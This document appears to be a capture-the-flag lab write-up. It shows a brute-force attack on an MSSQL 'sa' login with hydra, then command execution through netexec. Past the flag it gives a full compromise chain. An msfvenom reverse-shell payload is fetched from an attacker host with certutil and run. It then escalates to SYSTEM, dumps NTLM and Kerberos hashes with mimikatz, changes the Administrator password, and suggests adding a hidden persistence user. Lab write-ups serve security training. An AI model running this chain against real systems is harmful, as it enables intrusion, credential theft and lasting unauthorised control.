Description:

In this challenge, your objective is to gain unauthorized access to a Microsoft SQL Server (`MSSQL`) by performing a brute-force attack. MSSQL servers are often targeted due to their role in managing databases and the potential sensitive data they store.

You have discovered an MSSQL server running on the target network. You know, that the default username is `sa`. Your task is to obtain valid credentials by systematically guessing the password using a brute-force technique. For password guessing attack use this password list: `/usr/share/seclists/Passwords/Default-Credentials/mssql-betterdefaultpasslist.txt` Flag will be in: `c:\user.txt`.

Attacking

- `nmap`


```
sudo nmap --open 10.10.0.162
```

- brute force with `hydra`

```
hydra -C /usr/share/seclists/Passwords/Default-Credentials/mssql-betterdefaultpasslist.txt 10.10.0.162 mssql -s 1433 -v | grep -v 'ATTEMPT'
```

- connect with `netexec`

```
netexec mssql 10.10.0.162 -u 'sa' -p 'Pass@123' -x 'type C:\user.txt' --local-auth
```



flag is:

```
2d8e3456fe5bce5a98d8a6dce3b08b7a
```

Going beyond the `flag` and Priv Escalate

- We do another `nmap` scan

```
nmap -sCV -p135,139,445,1433 -oN nmapscan.txt 10.10.0.87
```

```
# Nmap 7.94SVN scan initiated Mon Aug 19 21:46:59 2024 as: nmap -sCV -
p135,139,445,1433 -oN nmapscan.txt 10.10.0.87
Nmap scan report for 10.10.0.87
Host is up (0.0097s latency).

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-08-19T23:30:03
|_Not valid after:  2054-08-19T23:30:03
|_ssl-date: 2024-08-19T18:47:19+00:00; 0s from scanner time.
| ms-sql-info:
|   10.10.0.87:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.0.87:1433:
|     Target_Name: WIN-LKQ39GVTJ8M
|     NetBIOS_Domain_Name: WIN-LKQ39GVTJ8M
|     NetBIOS_Computer_Name: WIN-LKQ39GVTJ8M
|     DNS_Domain_Name: WIN-LKQ39GVTJ8M
|     DNS_Computer_Name: WIN-LKQ39GVTJ8M
|_    Product_Version: 10.0.17763
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-08-19T18:47:14
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Aug 19 21:47:19 2024 -- 1 IP address (1 host up) scanned
```

```
in 19.47 seconds
```

Alright we already can execute `netexec` as default MSSQL user '`sa`'
Lets build a msfvenom meterpreter payload, upload it to the victim and spawn us a reverse shell:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=100.100.0.24 LPORT=443
-f exe -o rev.exe
```

now we use `netexec`

```
netexec mssql 10.10.0.87 -u 'sa' -p 'Pass@123' -x 'certutil.exe -urlcache -
split -f http://100.100.0.24/rev.exe C:\Windows\tasks\rev.exe' --local-auth
```

And setup `msfconsole`

```
sudo msfconsole -q -x 'use exploit/multi/handler; set payload
windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 443;run'
```

Bet, now we execute the payload

```
netexec mssql 10.10.0.87 -u 'sa' -p 'Pass@123' -x 'C:\Windows\tasks\rev.exe'
--local-auth
```

and we get a shell as `NT Service\MSSQL$SQLEXPRESS`

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 100.100.0.14:443
[*] Sending stage (201798 bytes) to 10.10.0.50
[*] Meterpreter session 1 opened (100.100.0.14:443 → 10.10.0.50:49717) at 2024-08-19 22:21:28 +0300

meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
```

Now we can play around with the meterpreter

lets try to priv escalate with meterpreter command

```
getsystem
```

```
meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Nice it used the PrintSpoofer way to priv esc
and we are `NT AUTHORITY\SYSTEM`
we can load `mimikatz` and dump everything

```
load kiwi
```

this allow us to run:

```
Kiwi Commands
=============

    Command                 Description
    -------                 -----------
    creds_all               Retrieve all credentials (parsed)
    creds_kerberos          Retrieve Kerberos creds (parsed)
    creds_livessp           Retrieve Live SSP creds
    creds_msv               Retrieve LM/NTLM creds (parsed)
    creds_ssp               Retrieve SSP creds
    creds_tspkg             Retrieve TsPkg creds (parsed)
    creds_wdigest           Retrieve WDigest creds (parsed)
    dcsync                  Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm             Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create    Create a golden kerberos ticket
    kerberos_ticket_list    List all kerberos tickets (unparsed)
    kerberos_ticket_purge   Purge any in-use kerberos tickets
    kerberos_ticket_use     Use a kerberos ticket
    kiwi_cmd                Execute an arbitrary mimikatz command (unparsed)
    lsa_dump_sam            Dump LSA SAM (unparsed)
    lsa_dump_secrets        Dump LSA secrets (unparsed)
    password_change         Change the password/hash of a user
    wifi_list               List wifi profiles/creds for the current user
    wifi_list_shared        List shared wifi profiles/creds (requires SYSTEM)
```

but first lets rum `hashdump` and we get:

```
hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e51f480c1c120b43b2ddaa8f3
7312148:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:d64f30586a874e69f601
97b6ee4147b6:::
```

```
lsa_dump_sam
```

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-LKQ39GVTJ8M
SysKey : 245ec542de95e1381ae57a7d5dc4be95
Local SID : S-1-5-21-2341846597-2927229174-2770791975

SAMKey : 67cf4f88bcb4f192e12ffe4396435fd8

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e51f480c1c120b43b2ddaa8f37312148

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 895e89126609cc0b2dc3c06c71f5fc98

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-LKQ39GVTJ8MAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 7b44c6cfa0a0b73ec333a4629b42800bc414d2d28b2af33329d18e184bc43757
      aes128_hmac       (4096) : e2e0260946ead1195df1942df1cda4db
      des_cbc_md5       (4096) : 3d0b751c6d169b80
```

we cant seem to find the **password** for administrator user... or crack it. but we can.... **change it!**

```
password_change -h
```

```
meterpreter > password_change -h
Usage password_change [options]


OPTIONS:

    -h   Help banner
    -n   The known existing/old hash (do not use with -p).
    -N   The new hash to set for the account (do not use with -P).
    -p   The known existing/old password (do not use with -n).
    -P   The new password to set for the account (do not use with -N).
    -s   Server to perform the action on (eg. Domain Controller).
    -u   User name of the password to change.
```

Alright we can use the NT Hash from before and use it as existing/known hash

```
password_change -n e51f480c1c120b43b2ddaa8f37312148 -P 123456 -u
Administrator
```

```
meterpreter > password_change -n e51f480c1c120b43b2ddaa8f37312148 -P 123456 -u Administrator
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 32ed87bdb5fdc5e9cba88547376818d4
```

so now we changed the **administrator password** and we can try `whoami`

```
netexec mssql 10.10.0.87 -u 'Administrator' -p '123456' -x 'whoami' --local-
auth
# NT Authority/SYSTEM
```

but yeah this was just because I was bored... for persistence better to create a hidden new user I think. Anyways... enought rambling. Lets wait for a new hack day tomorrow